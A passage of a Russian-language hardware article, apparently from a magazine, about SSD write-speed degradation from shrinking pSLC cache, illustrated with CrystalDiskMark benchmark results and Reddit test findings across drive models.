


CrystalDiskMark 8.0.4 x64 [Admin]

File Settings Profile Theme Help Language

All	5 · 1GiB · C: 23% (217/931GiB) · MB/s	
	Read (MB/s)	Write (MB/s)
SEQ1M Q8T1	7117.72	6450.73
SEQ128K Q32T1	6998.60	6255.09
RND4K Q32T16	1658.52	245.16
RND4K Q1T1	80.23	154.62

А вот тот же диск спустя полгода.



CrystalDiskMark 8.0.4 x64 [Admin]


File Settings Profile Theme Help Language

All	5 · 1GiB · C: 27% (251/931GiB) · MB/s	
	Read (MB/s)	Write (MB/s)
SEQ1M Q8T1	6883.83	2160.22
SEQ128K Q32T1	6903.82	2208.44
RND4K Q32T16	1617.73	169.44
RND4K Q1T1	62.76	145.93

ЭТО КАСАЕТСЯ ДЕЙСТВИТЕЛЬНО ВСЕХ ДИСКОВ?

По крайней мере — большинства из них. Некоторые диски подвержены деградации в большей степени (рекордсмен — SK Hynix Platinum P41), некоторые в меньшей (Crucial P5 Plus), а некоторые, похоже, не деградируют вовсе (WD BLACK SN850X). Сотрудник компании PCPartPicker протестировал множество моделей и опубликовал на «Реддите» результат. Подробности в двух разных, несмотря на одинаковый заголовок, статьях SSD Sequential Write Slowdowns: одна на r/hardware, другая на r/pcmasterrace.

В рамках теста автор сделал несколько циклов перезаписи. Спустя определенное количество циклов большинство протестированных SSD показали пресловутую деградацию pSLC-кеша; степень деградации постепенно росла с каждым циклом до тех пор, пока скорость записи не падала до некоторого минимума, после чего больше не менялась. Единожды деградировавшие диски более не возвращались к изначальным скоростям ни спустя два часа ожидания, ни после перезагрузки системы.




INFO

Если ты читаешь эту статью в PDF, то видишь статичные графики. Анимированные версии можешь посмотреть на Reddit или в веб-версии этой статьи.


Можно наблюдать, как с каждым циклом перезаписи постепенно уменьшается объем доступного динамического кеша псевдо-SLC; начиная с восьмого цикла, очевидно, в качестве буфера используется только статический кеш pSLC, а динамический полностью пропал. Результаты теста коррелируют с информацией из документа Swissbit, в котором говорится, что все (опять же со слов авторов документа) накопители окончательно прощаются с динамическим кешем pSLC по достижении небольшого числа циклов перезаписи (напомню, озвученный в документе предел 1% износа ячеек для промышленных накопителей и 10% износа для потребительских).

Интересно, что деградировали не все модели. Единственным однозначным исключением стал диск WD SN850X, который, кстати, неоднократно упоминается в самых разных ветках Reddit как альтернатива деградировавшим SK Hynix P41. После всех циклов перезаписи он замедлился лишь на 7%.



МОЖНО ЛИ ВООБЩЕ ОТКЛЮЧИТЬ КЕШ PSLC? И НУЖНО ЛИ?

Да, отключить кеш возможно, но не во всех накопителях, а только в тех, контроллеры которых можно перепрограммировать доступным софтом. Автор статьи The impact of SLC Cache in performance of an NVMe SSD проделал большую работу по отключению кеша и сравнению скорости записи с ним и без него.

